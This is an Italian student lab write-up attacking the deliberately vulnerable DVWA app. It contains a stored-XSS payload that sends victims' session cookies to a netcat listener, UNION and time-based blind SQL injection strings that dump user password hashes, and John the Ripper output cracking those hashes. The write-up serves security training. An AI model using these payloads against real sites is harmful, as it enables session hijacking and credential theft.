

S6-L5

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:


- XSS stored.
- SQL injection.
- SQL injection blind (opzionale).

Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).


ATTACCO XSS STORED

Un attacco XSS stored è un tipo di vulnerabilità di sicurezza in cui un attaccante può inserire del codice dannoso direttamente all'interno di un'applicazione web, e questo codice viene poi memorizzato e mostrato a tutti gli utenti che accedono a una determinata pagina. Di conseguenza, ogni volta che un utente visita la pagina vulnerabile, il codice maligno viene eseguito nel contesto del browser dell'utente, permettendo all'attaccante di eseguire azioni non autorizzate come il furto dei cookie.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top header features the DVWA logo. On the left, there is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled 'DVWA Security' with a lock icon. Below this, the 'Script Security' section is displayed, indicating the current security level is 'high'. It provides instructions on how to set the security level to low, medium, or high. A dropdown menu shows 'low' selected, and a 'Submit' button is present. Below the security section, the 'PHPIDS' (PHP-Intrusion Detection System) section is shown, indicating it is currently disabled. It provides links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. The bottom of the page has a green bar with the text 'DVWA Security'.

Accediamo alla pagina dvwa con l'indirizzo ip della macchina metasploitable ed andiamo a modificare il livello di sicurezza in low.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

test

Message *


<script>alert('Sei stato hackerato')</script>

Sign Guestbook


Name: test
Message: This is a test comment.

Name: test
Message:

More info



Andiamo nella sezione XSS stored ed andiamo a testare un piccolo script di prova per vedere come si comporta.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Vulnerability: Stored Cross Site Scripting (XSS)

Name *


test

Message *

<script>>window.location='http://127.0.0.1:3333/?c

Sign Guestbook

Possiamo notare che tentando di inserire uno script per rubare i cookie, non troviamo lo spazio necessario per riuscire ad utilizzarlo,



Andiamo ad utilizzare l'inspector per modificare il numero massimo di caratteri che possiamo inserire all'interno del messaggio, per poi re inserire lo script che possiamo notare viene visualizzato completamente.

`<script> window.location='http://127.0.0.1:3333/?cookie=' + document.cookie</script>`

`Window.location` ci servirà per impostare una pagina un target.

`127.0.0.1` è il nostro localhost.

`3333` è il numero della porta dove siamo in ascolto.


`document.cookie` è l'operatore che ci servirà per rubare effettivamente i cookie della vittima.

```
(kali@kali)-[~]
$ nc -l -p 3333
GET /?cookie=security=low;%20PHPSESSID=6a51b46c9dbdea33e396734dcda56c95 HTTP/1.1
Host: 127.0.0.1:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.40/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```


Mettendoci in ascolta sulla porta specificata nello script, andiamo a recuperare i cookie di sessione.

SQL INJECTION

SQL Injection è una tecnica di attacco che sfrutta vulnerabilità nei moduli di input delle applicazioni web per eseguire comandi SQL malevoli sul database.



Possiamo notare che inserendo un carattere non riconosciuto ci viene mostrato un errore che potremo utilizzare a nostro favore per effettuare un attacco.



Inserendo una condizione sempre vera la nostra query viene eseguita con successo ed il database ci mostra tutti gli utenti all'interno.

Cliccando su view source è possibile vedere il funzionamento della query e possiamo notare che il nome della tabella del database è users, andiamo quindi ad inserire una query che possa recuperare username e password.


' UNION SELECT username, password FROM users#

': serve per chiudere la query precedente prima di inserire la nostra.

UNION SELECT username, password: aggiunge una nuova query che seleziona i campi username e password.

FROM users: serve per specificare da quale tabella si vogliono prendere i dati.

#: indica l'inizio di un commento e tutto ciò che segue questo simbolo viene ignorato, permettendo di bypassare il resto della query originale



Questo errore ci mostra che la colonna username non è presente nella tabella users, quindi proveremo a modificare la nostra query.

' UNION SELECT user, password FROM users#

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Come ci mostra la figura, siamo riusciti ad ottenere le password degli utenti criptate in forma MD5.

Dopo aver creato un file di testo contenente le password, andiamo ad utilizzare un tool chiamato **john the ripper** che ci servirà decriptarle.

```
(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --incremental sql.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (?)
charley     (?)
password    (?)
letmein     (?)
4g 0:00:00:02 DONE (2024-05-22 20:15) 1.550g/s 989916p/s 989916c/s 1162KC/s letero1..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
└─$ john --show --format=raw-md5 sql.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Con i comandi mostrati in figura, siamo riusciti a decriptare e visualizzare le password che erano presenti nel database.

SQL INJECTION BLIND

La SQL injection blind ha come unica differenza dalla SQL injection che quando un attaccante prova a sfruttare le vulnerabilità, non mostra gli errori, che come abbiamo visto in precedenza, ci hanno aiutato ad estrapolare informazioni dal database.

Utilizzando la query `1' and sleep(5)#` si è verificato un ritardo di 5 secondi dimostrandoci che il database è vulnerabile e siamo riusciti anche questa volta a recuperare le password degli utenti grazie alla richiesta `' UNION SELECT user, password FROM users#`.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99